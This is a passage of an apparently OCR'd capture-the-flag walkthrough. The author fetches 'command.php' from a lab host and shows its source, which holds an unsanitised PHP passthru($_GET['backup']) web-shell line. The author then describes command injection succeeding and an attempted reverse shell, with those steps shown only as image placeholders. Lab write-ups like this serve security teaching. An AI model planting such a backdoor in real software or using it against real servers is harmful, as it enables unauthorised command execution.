
```
kali@kali:~$ wget http://192.168.36.179:7755/backup/command.php
--2021-02-05 22:02:27--  http://192.168.36.179:7755/backup/command.php
Connecting to 192.168.36.179:7755... connected.
HTTP request sent, awaiting response... 200 OK
Length: 252 [text/html]
Saving to: 'command.php'

command.php              100%[===================>]     252  --.-KB/s    in 0s

2021-02-05 22:02:27 (8.20 MB/s) - 'command.php' saved [252/252]

kali@kali:~$
```

When I observed the code of "command.php" file, I found a php command "passthru" in the code.

```
kali@kali:~$ cat command.php

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Backup</title>
</head>
<body>
<!-- </?php echo passthru($_GET['backup']); ?/> -->
</body>
</html>
kali@kali:~$
```


The passthru ( ) command in php is used to execute system commands. Since this command is being used without any validation or sanitization, it can be vulnerable to command injection . I checked this with simple system commands first.






Command Injection is working successfully. The next thing I did was to get a working reverse shell on the target.

As readers already know, in a reverse shell connection is initiated from the target. So attacke -r IP is needed,




After some research and working out, I got a working revere shell.




But when I execute it, I did n't get any shell on my listener running on the attacker machine.

